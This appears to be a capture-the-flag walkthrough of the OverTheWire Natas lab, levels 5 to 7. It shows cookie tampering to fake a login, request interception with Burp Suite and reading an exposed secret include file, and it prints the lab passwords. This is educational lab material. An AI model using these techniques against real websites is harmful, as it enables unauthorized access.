
- Go to source code to search something valuable



- Go back to page and go settings >> more tools >> open web developer tools



- Then go to “storage” and see it’s details.
- Then you can the “logged in ” value is 0” which is cookie. Change it to “1”
- Then send request using this “1” cookie to webpage.




- Then you can see the password for the next level.
    - Passowrd : **0RoJwHdSKWFTYR5WuiAewauSuNaBXned**

Natas Level 5 → Level 6

- Username: natas6
- URL: http://natas6.natas.labs.overthewire.org
- Passowrd : **0RoJwHdSKWFTYR5WuiAewauSuNaBXned**


- Go to new tab and paste URL which is given and give the password and username to access this level.




- Then you can see, we must input secret to get password.
- But we don’t know that secret.
- Go to chromium and access that level 6 webpage again.


- So that , we have to go source code to see what’s going on.

- Go to “ view source code ”







- View " index-source.html" file .




- Input secret something you want



- Open “burpsuite” and turn on “intercept” and then submit secret code.




- Then you can see the http request is going out to the server(POST) and the secret code that we have given




- The things inside this is the server is receiving our request and responding by sending back page.

- Go to “PHP” code and see what is the process of that cod





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- You would think , there is the secret code in this “includes/secret.inc” file.
- Then you can crack URL.
    - Then check it by adding it to the URL using https://natas6.natas.labs.overthewire.org/includes/secret.inc




- Then you can see the secret code.




- secret = FOEIUWGHFEEUHOFUOIU

- Then go back to natas6 webpage using " http://natas6.natas.labs.overthewire.org " and give above secret code as input and submit it



- Then you can see the password for next level




  - Password : **bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**


Natas Level 6 → Level 7

- Username: natas7
- URL: http://natas7.natas.labs.overthewire.org
- Password : **bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**


- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you can redirect to “home” page and “about” page

